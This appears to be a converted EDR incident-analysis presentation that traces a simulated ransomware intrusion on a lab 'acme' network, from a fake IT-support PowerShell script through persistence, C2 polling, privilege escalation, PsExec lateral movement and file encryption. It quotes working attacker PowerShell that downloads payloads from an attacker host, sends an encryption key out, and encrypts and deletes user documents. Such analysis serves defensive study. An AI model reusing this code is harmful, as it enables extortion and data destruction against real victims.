

EDR ANALYSIS – INITIAL ACCESS



```
msedge.exe (10256)
--single-argument https://get.teamviewer.com/s198343361
%PROGRAMFILES(X86)%\microsoft\edge\application\
```



EDR ANALYSIS – INITIAL ACCESS




| | |
|--------------|--|
| Process | teamviewerqs-ids1 [redacted].exe (13644) |
| Command line | None |
| Path | %HOME%\downloads\ |

| | |
|--------------------|--|
| Triggering process | teamviewer.exe (12236) |
| Command line | None |
| Path | %TMP%\teamviewer\ |
| Integrity level | Medium |
| Event | FileWrite %DESKTOP%\itsupport_diagnostic.ps1 |

| NAME (1) | SHA-1 |
|----------------|--|
| old_msedge.exe | 09CD9D783AC126D33EC37DE781BEEDCE9CE6AA51 |



EDR ANALYSIS – EXPLOITATION



Process tree for powershell.exe (10840):

- powershell.exe (10196)
 - cmd.exe (8556)
 - Suspicious script interpreter started - cmd [F0447d]
 - conhost.exe (13796)
 - powershell.exe (5204)
 - reg.exe (7232)
 - Attempt to add registry item [C0440]
 - Common AutoStart registry modified by reg.exe [A0103b]

Username: acme\victim1


```
powershell.exe (10196)
- -executionpolicy bypass .\ITSupport_Diagnostic.ps1
%SYSTEM%\windowspowershell\v1.0\
```

| | | |
|-------------------|-------------------------|---|
| 2024, 10:47:18 AM | TcpIpProtocolIdentified | outbound http://10.1.206.33:8000 |
| 2024, 10:47:18 AM | HttpRequest | http://10.1.206.33:8000/itsupport_error_logging.ps1 |
| 2024, 10:47:18 AM | FileTruncated (on open) | %APPDATA%\itsupport_error_logging.ps1 |
| 2024, 10:47:18 AM | FileWrite | %APPDATA%\itsupport_error_logging.ps1 |

```
Mar 1, 2024, 10:34:37 AM
SHA-1 C4D997805CBCC165EA4EA73C1DDE130F808372BB
SHA-256 433C3FED6B596E4F465AE8A49B430C8A8F41B18EB26C455D25115E186299F87A
Invoke-WebRequest http://10.1.206.33:8000/ITSupport_Error_Logging.ps1 -OutFile $env:appdata\ITSupport_Error_Logging.ps1
Invoke-WebRequest http://10.1.206.33:8000/ITSupport_Scan.ps1 -OutFile $env:appdata\ITSupport_Scan.ps1
REG ADD "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /V "IT Support Monitoring" /t REG_SZ /F /D "$env:appdata\ITSupport_Error_Logging.ps1"
powershell -executionpolicy bypass $env:appdata\ITSupport_Error_Logging.ps1
echo "Gathering and fixing OS errors..."
echo "Updating with last Windows KB1231239..."
for ($i = 1; $i -le 100; $i++) {
    Write-Progress -Activity "Update KB1231239 in Progress" -Status "$i% Complete:" -PercentComplete $i
    Start-Sleep -Milliseconds 250
}
Write-Host "Press any key to continue..."
```



EDR ANALYSIS – INSTALLATION



Process tree view showing the execution flow:

- powershell.exe (10840)
 - powershell.exe (10196)
 - IPv4 in HTTP Request URL
 - cmd.exe (8556)
 - Suspicious script interpreter started - cmd [F0447d]
 - conhost.exe (13796)
 - powershell.exe (5204) (highlighted with a red box)
 - reg.exe (7232) (highlighted with a red box)
 - Attempt to add registry item [C0440]
 - Common AutoStart registry modified by reg.exe [A0103b]

Username: acme\victim1


```

powershell.exe (5204)
-executionpolicy bypass C:\Users\victim1\AppData\Roaming\ITSupport_Error_Logging.ps1
%SYSTEM%\windowspowershell\v1.0\

reg.exe (7232)
ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /V "IT Support Monitoring" /t REG_SZ /F /D C:\Users\victim1\AppData\Roaming\ITSupport_Error_Logging.ps1
%SYSTEM%\
    
```



EDR ANALYSIS – PRIVILEGE ESCALATION



powershell.exe (5204)

- Suspicious PowerShell Script Behavior [D1202]
- IPv4 in HTTP Request URL
- Suspected botnet detected
- Suspected botnet detected
- Suspected botnet detected**
- Suspected botnet detected
- Suspected botnet detected
- Suspected botnet detected
- Suspected botnet detected
- Suspected botnet detected

whoami.exe (11612)

- System owner/user discovery via PowerShell [C1105a]
- System Owner / User Discovery [F1109]

Username: acme\victim1

```
$pwd = pwd
Invoke-WebRequest -Uri http://10.1.206.33/pwdHandler -Method POST -Body $pwd
while($true) {
Start-Sleep -Seconds 1.5
# checks any new received inputs from the attacker
$input_ = Invoke-WebRequest -URI http://10.1.206.33/checkInput | select Content
$input_ -match "^(.*) #SEPARATOR#"
}
```

| | |
|---------|--|
| SHA-1 | D54525099DC32D4A6533140227E595F61A7F134B |
| SHA-256 | EC674711BE721B1D663029C503E030C7A55592DD31545665640223 |

```
powershell -executionpolicy bypass .\ITSupport_Scan.ps1
```


| | |
|---------|--|
| SHA-1 | B7AB3E8C8E6FE1A1461C62E988EDC0EA7C84C5C6 |
| SHA-256 | 7B97A5B87395E6809E9A7F538AB7F9D9C16BBF7F1ACDBD4148AA779E0FB043A3 |

```
get-acl C:\programdata\audit\Get-Baseline.ps1 | select path,accessstostring | fl
```

| | |
|---------------|-------------------------------|
| Threat type | Suspected botnet detected |
| Threat name | Powershell/Generik.A |
| IP protocol | Transmission Control Protocol |
| Source socket | 10.1.206.33:80 |



EDR ANALYSIS – PRIVILEGE ESCALATION



powershell.exe (5204)

- Suspicious PowerShell Script - Behavior [D1202]
- IPv4 in HTTP Request URL
- Suspected botnet detected
- Suspected botnet detected
- Suspected botnet detected
- Suspected botnet detected
- Suspected botnet detected
- Suspected botnet detected
- Suspected botnet detected

→ **whoami.exe (11612)**

- System owner/user discovery via PowerShell [C1105a]
- System Owner / User Discovery [F1109]

→ powershell.exe (14188)

→ whoami.exe (14968)

Username: acme\victim1

SHA-1: C3E039697D981CF687184CA3DC6ECFCBC42F836B

SHA-256: B5E3AED841651FB566FDD53FE3C7AA24DDF735E0E95A625BD615DF5FA3FA6D6E

```
cat Run_Log_Task.txt
```

SHA-1: 1C762EE453F1883D278C7E01CD03A0B95A12C0FF

SHA-256: DB4E679EF333C71C69444D74FACCC7F28E74B0C699C0B105566B91B92420DAE4

```
Invoke-WebRequest http://10.1.206.33:8000/rev2.ps1 -OutFile .\rev2.ps1
```


SHA-1: 3F8C0ADA2F144CF7349DCA1EB57B20762AD5B381

SHA-256: 172F683121791EA5FDF3A8A658AA1FF6352A4FE8A734D4E583D4FD239CCA27AA

```
cp Get-Baseline.ps1 Get-Baseline_.ps1
```



EDR ANALYSIS – ACTION ON OBJECTIVE



Process tree showing svchost.exe (1436) spawning cmd.exe (1288), which then spawns conhost.exe (8980) and powershell.exe (916). The powershell.exe process is highlighted with a yellow box.

- Scheduled script task started [F0442]
- Suspicious PowerShell Script - Behavior [D1202]
- IPv4 in HTTP Request URL
- Suspected botnet detected
- Suspected botnet detected
- Suspected botnet detected
- File permissions modification attempt via PowerShell [C0702c]
- Remote system discovery via PowerShell [C1104c]
- Administrative Shares Potential Lateral Movement

Username: **acme\audit**


| | | |
|-------------------|-------------------------|------------------------------------|
| 2024, 12:03:57 PM | HttpRequest | http://10.1.206.33:8000/ransom.ps1 |
| 2024, 12:03:57 PM | FileTruncated (on open) | %APPDATA%\ransom.ps1 |

```
net use x: \\DESKTOP-7CV7KK\admin$
cp ransom.ps1 X:\
```

| | |
|--------------------|---|
| Triggering process | powershell.exe (916) |
| Command line | -executionpolicy bypass C:\ProgramData\Audit\Get-Baseline.ps1 |
| Path | %SYSTEM%\windowspowershell\v1.0\ |
| Integrity level | High |
| Event | FileTruncated (on open) %RemoteDrive%\desktop-7cv7kk\admin\$\ransom.ps1 |



EDR ANALYSIS – ACTION ON OBJECTIVE



powershell.exe (1472)

- PowerShell.exe creates an external network connection [A0502b]
- IPv4 in HTTP Request URL
- PowerShell has dropped a suspicious executable [A0306]**
- rsa.exe (8088)
- zxcv.exe (5976)
- zxcv.exe (6716)
- zxcv.exe (4548)
- zxcv.exe (4160)
- zxcv.exe (5840)
- zxcv.exe (8760)
- zxcv.exe (9536)

Username: acme\audit

```
powershell.exe (1472)
-executionpolicy bypass .\ransom.ps1
%SYSTEM%\windowpowershell\v1.0\
```

```
Invoke-WebRequest https://www.7-zip.org/a/7zr.exe -OutFile c:\users\public\zxcv.exe
Invoke-WebRequest http://10.1.206.33:8000/rsa.exe -OutFile c:\users\public\rsa.exe
$key = [Convert]::ToBase64String((1..32|ForEach-Object {Get-Random -Max 256}))
$enc_key = $key | & c:\users\public\rsa.exe
$enc_key = $enc_key | select-string "b" -context 0,1 | select -last 1
$enc_key = [Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($enc_key))
Invoke-WebRequest -Uri http://10.1.206.33/$enc_key


$dirs = "C:\Users\"

Get-ChildItem -Path $($dirs) -r | Where-Object { $_.Name -Like "*.doc" -or $_.Name -Like "*.pdf" -or $_.Name -Like "*.aaa"} |
Foreach-Object {
    $name = $_.FullName
    $key | & "c:\users\public\zxcv.exe" a $name ".locker" $name -p -sdel
    $path = $_.DirectoryName+"zxczxc-README.txt"
    echo "Your data is ENCRYPTED!!!"
}
```

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|-----------------|-------------------------------|
| Integrity level | High |
| Event | ExecutableDrop %HOME%\rsa.exe |



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rsa.exe (8088)

- Powershell.exe executed unpopular process [A0408]
- Unpopular process has started from root of %Home% [Z0404]
- rsa.exe (1072)**
- Unpopular process has started from root of %Home% [Z0404]

Process rsa.exe (8088)

Command line None

Path %HOME%

Reputation (LiveGrid®) Suspicious (6)

Popularity (LiveGrid®) 1 - 9 computers (approximation)

zxcv.exe (5976)

- Archive Utility (7Zip) encrypting and deleting files [E0612]
- Archive Utility (7Zip) encrypting files [E0613]
- Unpopular process has started from root of %Home% [Z0404]

Username acme\audit

Triggering executable zxcv.exe

SHA-1 0586248C327D21EFB8787E8EA9F553DDC03493EC

Signature type None

Signer name Unknown

File description 7-Zip Reduced Standalone Console

zxcv.exe (5976)

a C:\Users\Administrator\Desktop\AdminDomcument1.pdf.locker C:\Users\Administrator\Desktop\AdminDomcument1.pdf -p -sdel

%HOME%


High

ProcessCreated %SYSTEM%\windowspowershell\v1.0\powershell.exe

HttpRequest http://10.1.206.33/pgagaekabgbzaguacgb0acaaawblahkaogbiaccarab1afuazwbxaeawqbx...



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Process tree view for user **acme\audit**:

- zxcv.exe (4052)
- zxcv.exe (4708)
- zxcv.exe (6712)
- zxcv.exe (6804)
- psexec.exe (5168)

Alerts:

- Silent execution of PsExec [B0903]
- Administrative Shares Potential Lateral Movement



Username: acme\audit

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|-------------------------|--|
| ProcessCreated | %SYSTEM%\windowspowershell\v1.0\powershell.exe |
| RegSetValue | HKCU\software\sysinternals\psexec\eulaaccepted (Int:0x1) |
| FileTruncated (on open) | %RemoteDrive%\10.1.206.80\admin\$\psexesvc.exe |
| FileWrite | %RemoteDrive%\10.1.206.80\admin\$\psexesvc.exe |
| TcpIpConnect | 10.1.206.80:135 (desktop-7cv7kk.corp.acme.com) |
| TcpIpProtocolIdentified | outbound dcerpc://10.1.206.80:135 (desktop-7cv7kk.corp.acme.com) |

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psexec.exe (5168)
-accepteula \\10.1.206.80 -h cmd /c "powershell -executionpolicy bypass C:\windows\ransom.ps1"
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
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cmd.exe (9696)
/c "powershell -executionpolicy bypass C:\windows\ransom.ps1"
%SYSTEM%
```

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|--------------------|--------------------------|-----------|---|
| ▷ zxcv.exe (1048) | Mar 4, 2024, 12:22:04 PM | FileWrite | %HOME%\admindocumentvictim2-83.pdf.locker |
| ▷ zxcv.exe (1804) | Mar 4, 2024, 12:22:05 PM | FileWrite | %HOME%\admindocumentvictim2-84.pdf.locker |
| ▷ zxcv.exe (4424) | Mar 4, 2024, 12:22:05 PM | FileWrite | %HOME%\admindocumentvictim2-85.pdf.locker |
